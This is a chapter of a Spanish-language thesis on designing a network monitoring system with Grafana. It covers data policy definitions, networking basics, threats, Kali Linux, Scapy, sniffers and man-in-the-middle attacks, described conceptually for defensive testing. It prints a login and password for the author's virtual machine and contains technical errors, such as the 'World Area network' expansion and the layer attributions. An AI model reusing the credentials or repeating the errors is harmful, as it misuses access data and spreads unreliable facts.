"Según la POLITICA ECUADOR DIGITAL con Acuerdo Ministerial 15, Registro Oficial 69 de 28-oct.-2019, Estado: Vigente, No. 015-2019 de EL

MINISTRO DE TELECOMUNICACIONES Y DE LA SOCIEDAD DE LA INFORMACION

En ella, aclara sobre los aspectos fundamentales de los datos en el siguiente artículo, que dice: “Art. 3.- Para efectos de aplicación de la presente política, se considerarán las siguientes definiciones:

Dato: El dato o los datos se utilizan (o generan) en cada transacción o interacción en línea que una persona o entidad realiza. Estos datos definen a una persona o entidad en línea, por lo que se convierten en la moneda de cambio de la economía digital.

Datos abiertos: Son datos que pueden ser utilizados, reutilizados y redistribuidos libremente por cualquier persona, y que se encuentran sujetos, cuando más, al requerimiento de atribución y de compartirse de la misma manera en que aparecen (Open Knowledge International).

Datos Personales: todo dato que identifica o hace identificable a una persona natural, directa o indirectamente, en el presente o futuro. Los datos inocuos, metadatos o fragmentos de datos que identifiquen o hagan identificable a un ser humano, forman parte de este concepto”.

Como se indicó en las cláusulas citadas donde la ISO expone la explicación conceptual de los datos, surge la necesidad de describir el funcionamiento de la red lógica y física ya que los datos fluyen por ella.

En consecuencia, es necesario citar los elementos que componen la red de computadoras porque tienen una relación estrecha con la seguridad informática y sus funcionalidades, ya que si no existe una red que esté

transmitiendo no sería necesario implementar un sistema que gestione el control sobre ella.

Dado que un sistema de monitoreo está enfocado en analizar parámetros como la trasmisión de paquetes, direcciones IP, direcciones MAC, así como los riesgos y vulnerabilidades que se pueden derivar de posibles fallos suscitados en la interacción de los dispositivos electrónicos que se encuentran en constante comunicación, se mencionarán a continuación algunas características, así como aspectos funcionales y fundamentales de la red.

2.2 Red de computadoras

Por una parte, están las redes WAN (World Area network) red de computadoras con énfasis mundial, por otra parte, las redes LAN (LOCAL AREAN NETWORK) que es la red de área local, las comunicaciones entre estos dos tipos de redes suceden gracias a la intervención de los protocolos. (Liberatori, 2018).

En tercer lugar, se encuentran los protocolos TCP/IP y UDP; son los más comunes e indispensables para que la transmisión, conexión y comunicación en las redes de computadoras o las telecomunicaciones sucedan ya que permiten el enrutamiento de los datos de un dispositivo conectado a otro. (Liberatori, 2018).

La Transmisión de datos es la conmutación de información entre dos o más dispositivos electrónicos utilizando un medio de transmisión que puede ser físico como un cable UTP o inalámbrico como el WIF, pero también es

necesario que estos dispositivos deben ser parte de una red, donde intervengan el hardware y el software. La óptima funcionalidad de la red en comunicación depende de cuatro características principales: entrega, exactitud, puntualidad y retardo. (Forouzan, 2021).

A continuación, en la figura # 6 se muestra el estado de la red virtual instalada en una máquina virtual que al ejecutar el comando arp –a en la consola de Linux, se puede visualizar los dispositivos conectados a ella y muestra también el estado de los paquetes.




Figura 6: Estado de la red se visualiza dispositivos conectados

Fuente: Máquina virtual KALI-LINUX

Por tal razón es necesario comprender el funcionamiento y la importancia del protocolo TCP/IP ya que permite colocar los datagramas en el orden adecuado cuando estos provienen del protocolo IP, al ejecutar el comando ping de Windows 10 es un ejemplo de esta acción porque posibilita el

monitoreo o rastreo del flujo de los datos o paquetes para verificar el comportamiento de la red. (Guzmán, 2018).

El comando ping brinda información de cada paquete o datagrama ya que muestra los paquetes enviados, los paquetes recibidos y perdidos, es importante conocer el estado de ellos porque contienen la información del usuario que solicita a otro algún dato, en la figura # 7 se muestra lo mencionado.




Figura 7: Estado de la red usando comando ping
Fuente: Consola de Windows 10

Los datos son conmutados o agrupados para ser transmitidos lo que consiste en el principio de la comunicación de datos en una red informática, pero ¿qué pasaría si en la petición de datos solicitada por un determinado usuario, cliente interno o externo al ser enviado el dato o paquete es enviado como respuesta y este se pierde en algún punto de la transmisión en la red?

La respuesta está en la Capa de Internet del modelo OSI que es la responsable de aceptar y transferir los diferentes paquetes para la red. Esta capa incluye el Protocolo de Internet (IP), el protocolo de resolución de direcciones (ARP) y el protocolo de mensajes de control de Internet (ICMP).

Por ello, es válido citar que el objetivo básico de la comunicación es compartir recursos, haciendo que todos los programas, datos y equipos estén listos para quien realice la petición, sin importar el lugar donde se encuentre el recurso y el usuario ya sea cómo solicitante o como emisor. (Guzmán, 2018)

Desde estos aspectos fundamentales, en una red se puede resaltar que para que exista la comunicación entre dispositivos debe existir la intervención de los protocolos antes expuestos, pero cabe mencionar que existen gran cantidad de protocolos que cumplen una función determinada, según Cisco los define como un formato y un conjunto de reglas comunes para intercambiar mensajes entre dispositivos.

Entre los protocolos de red más comunes son Hypertext Transfer Protocol (HTTP), el protocolo de control de transmisión (TCP) y el protocolo de Internet (IP), estos últimos explicados en los párrafos anteriores.

En la siguiente figura # 8 se puede apreciar la conexión, comunicación y navegación en internet al usar el comando curl, este comando permite verificar la conectividad a las URL que son propias del protocolo Hypertext Transfer Protocol, en este caso se verifica la conectividad con el sitio web google.com.




Figura 8: Verificación del Hyper Text Protocol con comando curl

Fuente: Máquina virtual KALI-LINUX

Al continuar la explicación que Cisco expone en su sitio web www.cisco.com la importancia de estos paquetes y el curso que siguen tanto en envío como respuesta, también explica el proceso necesario que conlleva esos paquetes, este proceso se denomina: empaquetamiento o desempaquetamiento (encapsulación o Desencapsulación) proceso que se da en los routers.

Una de las funciones de los routers como dispositivos de comunicación es la de reenviar los paquetes hacia su destino, mediante una función de switching, que es otro proceso que utiliza el router para aceptar un paquete en una interfaz y reenviarlo por otra interfaz. En la siguiente gráfica (figura # 9) se muestra el proceso de encapsulación y Desencapsulación




Figura 9: Encapsulación y Desencapsulación de paquetes

Fuente: Cisco

Es importante comprender la importancia de la integridad de los datagramas o paquetes tanto enviados como recibidos, por lo que se debe conseguir que los datos lleguen desde el origen al destino, aunque no tengan una conexión directa, por ende, la finalidad es la integridad de cada uno de ellos que es de suma importancia.

Así, por ejemplo, se puede ver el comportamiento de ellos a través de la ruta que toman en su proceso de conmutación y transmisión, como se muestra en la figura # 10 que a continuación se visualiza.




Figura10: Encapsulación y Desencapsulación de paquetes

Fuente: Cisco

La explicación antes expuesta lleva a comprender que la infraestructura de una red de computadoras bien definida e implementada, bajo las estrictas exigencias de las normas y parámetros de seguridades permite evaluar los puntos sensibles y los riesgos para que puedan ser minimizados, por ello es indispensable también conocer y entender las vulnerabilidades a las que están expuestas las redes y a continuación, se presenta la información al respecto.

2.3 VULNERABILIDAD EN LAS REDES

La definición básica y general acerca de vulnerabilidad es la incapacidad de resistencia ante cualquier fenómeno que ejerza una acción de amenaza, y no hay ninguna acción a reponerse, en otras palabras, es buscar las

debilidades de un activo sea tangible o intangible, lógico o físico con la finalidad de tomar acciones sobre ellos. (LOZANO, 2020)

Es importante destacar que para comprender las vulnerabilidades se puede citar que un estudio elaborado por prominentes profesionales en ingeniería industrial de Colombia acerca de: “Gestión de seguridad de la información” obtuvieron logros significativos y reconocidos para la comprensión de la evolución de la gestión de la seguridad de la información, en ese estudio se menciona textualmente:

“La seguridad de la información ha evolucionado desde la seguridad física orientada a la protección de ordenadores a concentrarse en políticas, procedimientos y controles basados en las personas”.

Como resultado concluyen que los departamentos de TIC deben formular y adoptar políticas y cambios físicos y lógicos para disminuir las vulnerabilidades en una red informática, así mismo enfatizan que nunca se debe de confiar en los sistemas de seguridad para proteger la información.

En este sentido, señalan que es relevante hacer un análisis muy profundo basándose en los aspectos vulnerables para cerrar brechas donde se puedan generar filtraciones de ataques y hacen manifiesto que el principal factor para buscar y generar esa vulnerabilidad es el humano. (Cardenas, 2016)

VULNERABILIDAD

Desde la perspectiva de que tan útil, robusto, versátil, funcional y protector es un sistema de monitorización es indispensable medir las vulnerabilidades desde un ambiente externo, en este punto intervienen las técnicas de hacking ético que pretenden descubrir las posibles debilidades que pueda tener un

software, enfocado a esta actividad de protección o de minimizar los riesgos con métodos más comunes que se usar para perpetrar ataques a la seguridad de los distintos protocolos TCP/IP. (Castro, 2018)

En consecuencia, todo lo que está pasando a través de un dispositivo electrónico es imperceptible, pero cada uno de ellos es de vital importancia el buen funcionamiento de estos, sin importar el fin del uso cotidiano que se le dé, pero en realidad cada dispositivo es un mundo impresionante internamente y todo lo que implica desde el software que corre al encenderlo hasta su entorno gráfico, pero muchos de sus usuarios no perciben los riesgos y tienen poco o ningún conocimiento acerca de la confidencialidad de los datos.

En otras palabras, es necesario comprender y concientizar que cuando no existe un monitoreo óptimo de los dispositivos, estos terminarán siendo muy posiblemente infectados con algún malware o podrán abrir links que los dirija a sitios infectados, se describen las infecciones o ataques como técnicas para realizar ciberataques, a continuación, se mencionan las más comunes:

- **Ciberataque que resulta de un correo electrónico corporativo (BEC, por sus siglas en inglés)**: Ataques a empleados de una determinada empresa con anticipación ya han sido identificado convirtiéndose en posible víctima.
- **Spoofing**: con el fin de realizar fraudes el cibercriminal intenta hacer falsificación o suplantación.

En la figura # 11 se presenta la muestra de un esquema de los peligros que existen de las amenazas a la red:




Figura 11: Esquema de las amenazas informáticas
Fuente: www.3ciencias.com

Las diversas investigaciones realizadas sobre esta temática, precisan en implementar un conjunto de normas y políticas que sean aplicadas de cierta manera con una profunda planificación consciente para minimizar los riesgos. Estas investigaciones destacan que, para lograr los objetivos planteados a la seguridad, estos deben ser claros y precisos, se deben solventar mecanismos adicionados a la protección que de por resultado una clara eficiencia de la gestión de seguridad.

No obstante, al ver la realidad de nuestro país Ecuador las cifras son muy altas de ataques de estos delincuentes informáticos, por ejemplo, Diario el Universo describe el 21 de mayo de este año en su sección de Noticias acerca de seguridad destaca que hubieron más de 600 denuncias al respecto de este tipo de delincuencia donde los más afectados son las personas de la tercera edad.

En este mismo sentido la Policía Nacional advirtió que entre las técnicas más usadas por los cibercriminales, está la modalidad Phishing y las denuncias van desde llamadas telefónicas con falsa identidad hasta la sustracción del dinero de sus cuentas bancarias personales, y uno de los aspectos más preocupantes es que lo hacen desde fuera del país. (Holloway, 2020)

De las evidencias anteriores se puede apreciar, la necesidad de que las empresas e instituciones bancarias deben implementar sistemas de seguridad que fomente la confianza y tranquilidad de todos los clientes o usuarios para que se reduzca exponencialmente los riesgos.

Para ejemplificar las opciones, se puede mencionar el caso de una propuesta que desarrolló un colaborador del Banco de Guayaquil. Se trata de una herramienta desarrollada como proyecto de tesis propuesta para ser implementada en esa institución bancaria, la cual busca en base a variables y métricas lograr la observación y el análisis de probables brechas que afecten a la seguridad informática. (Alvarez, 2015)

A su vez las investigaciones realizadas por profesionales llevan a realizar concientización acerca de la incorporación de estos softwares de control y auditoría.

Tal es el caso de Víctor Daniel Gil Vera y Juan Carlos Gil Vera de la Universidad Tecnológica de Pereira quienes documentaron una investigación sobre la seguridad informática.

En su documento, desarrollaron un modelo de simulación basado en la dinámica de sistemas.

Esta investigación fue publicada en el año 2017; y manifestaba que para alcanzar el objetivo principal planteado que era el de evaluar el nivel óptimo de seguridad que deben tener las organizaciones se tiene que considerar aspectos relacionados con la reducción del riesgo y la obtención de beneficios empresariales. (Vera, 2017)

La técnica empleada por ellos para la construcción de ese modelo fue la dinámica de sistemas que consistió en modelar y analizar el comportamiento de sistemas complejos en el corto, mediano y largo plazo; este modelo lo construyeron en base al software “POWERSIM”. (Vera, 2017)

En una de sus conclusiones enfatiza que se debe entablar una planificación clara y precisa que sea una luz para implementar verdaderas seguridades. Sus palabras exactas fueron*: “Si las organizaciones no cuentan con un plan director que guíe los esfuerzos de protección de los activos, por más dinero que inviertan en seguridad nunca alcanzarán niveles de seguridad satisfactorios”.* Además, explica que se debe hacer una fuerte inversión por parte de los directivos de las organizaciones aun cuando el precio sea muy alto con la finalidad de garantizar la integridad de la seguridad de las TIC.

Pero cómo lograr esos niveles óptimos de seguridad, una de las opciones es utilizar las herramientas tecnológicas adecuadas para monitorizar, inspeccionar o auditar el tráfico de la red, a continuación, se plantea algunas de ellas.

2.4 Tipos de herramientas para la monitorización de redes de computadoras.

A pesar que internet ofrece muchas herramientas de este tipo de código abierto, muchas de ellas son gratuitas, con ellas se puede dar soluciones a diferentes necesidades de las TIC, y en ellas se incluyen opciones para el monitoreo de la red, monitoreo de ancho de banda, etc. en realidad sus funciones son limitadas, y a continuación podemos citar las más populares para realizar esta gestión:

- Nagios: Software de monitoreo de red basado en unix
- MRTG: Software de monitoreo de tráfico que presenta en base a HTML imágenes de visualización.
- Kismet: Software de monitoreo inalámbrico sobre la capa 2.
- NMIS: Entre sus funciones están la supervisión del rendimiento de la red de servidores y supervisa el ancho de banda.
- BORO: Es un software rastrear los UDP (Protocolo de Datagramas de Usuario, por sus siglas en inglés), RTP (Protocolo de Transporte en tiempo real, por sus siglas en inglés), y HTTP (Protocolo de transferencia de hipertexto, por sus siglas en inglés
- KIBANA: Es una aplicación de frontend gratuita y de código abierto desarrollada en Elastic Stack, proporciona capacidades de visualización de datos y de búsqueda para los datos indexados en Elasticsearch.

De acuerdo a esta lista de soluciones tecnológicas presentadas para hacer seguimiento del tráfico de datos, se escogió PRTG Network para realizar algunas pruebas con la finalidad de realizar comparativas con las funcionalidades de la Plataforma Grafana.

Sin embargo, para el desarrollo del proyecto se escogió a Grafana por cumplir mayores funcionalidades con respecto a las otras plataformas o software, a continuación, se destaca las características principales de esta plataforma.

2.4.1 FUNCIONALIDADES DE GRAFANA

Grafana es un software que tiene la particularidad de ser herramienta colaborativa, lo que significa que al ser de código abierto presta grandes beneficios a desarrolladores y organizaciones para aprovechar al máximo sus ventajas.

Grafana permite la visualización y el formato de datos métricos, así como la creación de cuadros de mando y gráficos lo que se conoce como dashboard haciéndolo partir de múltiples fuentes, lo cual se convierte en enormes beneficios para quienes aprovechan sus funcionalidades incluidas bases de datos de series de tiempo como Graphite.

Otra de las ventajas que ofrece esta plataforma, está la de conectarse con cualquier código desarrollado por un lenguaje de programación a través de una API.

A su vez, existe un gran número de plataformas tecnológicas, softwares o lenguajes de programación con diversas funcionalidades que pueden acceder

a la conexión con Grafana para aprovechar su función colaborativa y sus beneficios, tal es el caso de: Python, Mysql, Influxdb, Oracle, Zabbi, Microsoft SQL Server, Graphite, Google Cloud Monitoring, Kibana, Prometheus, CaaS, Cacti, Zabbix, Pandora FMS, Monit, entre otras

Aunque de las mencionadas poseen características similares sobresale Grafana porque entre sus ventajas destacables es contener y conectarse con cada una de las expuestas que a lo contrario las otras plataformas no poseen esa virtud y en ella se convierte en una fortaleza.

2.4.2 Sistema Operativo Kali-Linux

Kali es un sistema operativo muy poderoso con una gran cantidad de herramientas y librerías preinstaladas con la particularidad de que si se usan incorrectamente pueden llegar a dañar computadoras, infraestructura de red, o a su vez si su uso es con acciones antiéticas, puede llegar a percibirse como delitos o infracción sujetas a la ley (Rodríguez, 2020)

Es ideal obtener las herramientas necesarias para poder auditar sistemas y asegurar los equipos informáticos en una red, y que puedan acceder a internet minimizando el riesgo de sufrir un ataque malicioso de algún hacker, un ejemplo es el acceso a la maquina Kali-Linux.

También es necesario adaptar la cultura de la seguridad en los usuarios e incluso en las personas que trabajan en el área de tecnología, por ello es indispensable recurrir a las buenas prácticas de seguridades básicas, por ejemplo, el uso correcto de las contraseñas, que sean esenciales y es una de los beneficios, requisitos y características que brinda la instalación del

sistema operativo como distribución de Linux, pero con el mal uso pueden ser utilizadas por otras personas que podrían inadvertidamente causar daño maliciosamente a una persona, computadora o red.

Usuario: tesis1wfuentes

Password: tes1

Entorno: Kali-Linux

2.4.5 SCAPY

Permite al usuario enviar, de cierto modo percibir, diseccionar y falsificar paquetes de red, en otras palabras, permite manipular paquetes y ejecuta las acciones requeridas en estos paquetes. Tiene la capacidad de permitir la construcción de herramientas que puedan sondear, escanear o atacar redes. Con el uso de Scapy como herramienta o módulo que al ser nativa de Python 2 y Python 3 solo la llamaremos con la palabra reservada “from”.

Una de las funcionalidades que destaca Scapy es la de gestionar cada una de las tareas de auditoría o rastreo de una red como son: escaneo, rastreo, sondeo, pruebas unitarias, ataques o descubrimiento de red. (Ortega, 2018)

Tiene un efectivo desempeño en un sin número de tareas específicas que la mayoría de las otras herramientas no pueden hacerlo, como enviar marcos no válidos, inyectar sus propios marcos 802.11, combinar técnicas (salto de VLAN + envenenamiento de caché ARP, etc. (Ortega, 2018).

2.4.6 SNIFFER

Sniffer, del inglés sniff, rastrear, puede entenderse como un programa con la capacidad de observar el flujo de datos en tránsito por una red, y obtener información de éste; está diseñado para analizar los paquetes de datos que

pasan por la red y no están destinados para él, lo que bajo ciertas circunstancias es muy útil, y bajo otras, a la vez, muy peligroso.

Con estas herramientas que se usarán para las pruebas, al final de este proyecto se realizará la gestión de análisis y en base a estas pruebas efectuadas, se hará una clasificación de los resultados de estos riesgos y cómo estos pueden afectar de alguna manera el tráfico, por lo que se deberá tomar una serie de precauciones como a continuación se mencionan:

• Asumir distintos niveles de ciertos riesgos.

• Tomar las medidas de seguridad adecuadas

• Externalizar o evaluar la subcontratación de servicios de terceros para gestionar la seguridad

2.4.7 ATAQUE DE HOMBRE MEDIO

El ataque Man in The Middle (MITM), que en inglés significa Hombre en el Medio, es una técnica o tipo de ataque que utiliza mínimo tres computadoras o dispositivos interconectados entre sí, esto es indispensable para que un tercero haga posible la suplantación o sea haciéndose pasar por uno de ellos receptando, interceptando y respondiendo las comunicaciones. (Calvert, 2017).

Lo anteriormente expuesto acerca de esta técnica de ataque se la utilizará para realizar las pruebas en conjunto con el código.

Una vez realizado todo este proceso de instalación se ejecutará el programa para realizar las pruebas, adicionalmente se efectuará la monitorización que es necesario describirla a continuación:

2.5 CARACTERÍSTICAS TÉCNICAS DEL SISTEMA DE MONITORIZACIÓN A DESARROLLAR

La Monitorización de la red informática consistirá en que el sistema propuesto constantemente monitorizará la red de computadoras y otros dispositivos anexados a la red local, en busca de elementos sospechosos o códigos maliciosos que ponga en riesgo la integridad de los datos, tráfico, cause lentitud en la transmisión, genere loops o cause daños en los sistemas de información haciendo que sean vulnerables, para generar alertas y notificaciones y de esta manera informar a los administradores de redes mediante correo electrónico o mensajes (pager) u otras alarmas.

Este sistema incluirá un dashboard o panel gráfico que permitirá controlar y analizar en tiempo real lo que está sucediendo. Para que la aplicación pueda obtener los resultados esperados se diseñó un esquema para el desarrollo de la aplicación como se puede observar en la figura # 12 que a continuación se presenta:

